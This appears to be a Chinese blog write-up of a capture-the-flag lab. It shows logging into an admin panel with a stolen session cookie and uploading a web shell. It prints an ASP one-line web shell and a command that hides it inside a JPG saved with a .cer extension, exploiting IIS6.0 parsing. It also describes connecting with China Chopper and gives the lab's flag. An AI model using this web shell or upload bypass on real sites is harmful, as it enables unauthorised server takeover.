封神台-第四章：进击！拿到Web最高权限！【配套课时：绕过防护上传木马 实战演练】

原创

E08640104 于 2021-08-04 22:37:39 发布 484 收藏 2
分类专栏： 渗透测试 文章标签： 信息安全

本文链接：https://blog.csdn.net/E08640104/article/details/117935364


渗透测试 专栏收录该内容
5 篇文章 0 订阅
订阅专栏

题目

Tips:


1、通过修改Cookie登录后台（没用重打） 2、上传SHELL！3、Flag在web根目录（flag.php） 3.上传图片时建议上传小文件，我建议用QQ表情

尤里通过XSS终于得到了管理员Cookie，在修改了cookie后尤里直接绕过了登录密码，看到了后台功能！
接下来要做的，就是找一个上传点，上传自己的shell了！

一：登录后台

打开测试地址如下

点击准备好了吗，配置burpsuite断点，直接替换上题中拿到的cookie为：
ASPSESSIONIDSQATTCBS=JJLAMLACCEODAHFIAOCGBPLA;ADMINSESSIONIDCSTRCSDQ=LBMLMBCC




进入到管理页面，吼吼

二、上传shell

1、确定上传位置


翻了半天,找到添加产品位置可以上传文件




2、确定木马格式

上传一个php文件，出现提示

F12看到网站使用的是asp语言





可能存在IIS解析漏洞:IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa *.cer *.cdx

写入asp一句话木马，文件名后缀改为asp


```
<%eval request("cmd")%>
```

上传文件提示确认要上传的文件


看来不能上传空文件，找了张真实的jpg文件，将一句话木马写入到正常的图片中:

```
cat real.jpg 1.asp >test.cer
```


上传成功啦



使用c刀进行连接




在C盘下找到flag文件，吼吼




直接打开提示没有权限，邮件发现可以下载。。。结果打不开

琢磨了半天，原来flag在D盘



zkz{G3t_the_admin!Sh3ll}


列表
载入
D:\05\FLAG!.txt
zkz{G3t_the_admin!Sh3ll}
https://blog.csdn.net/E08640104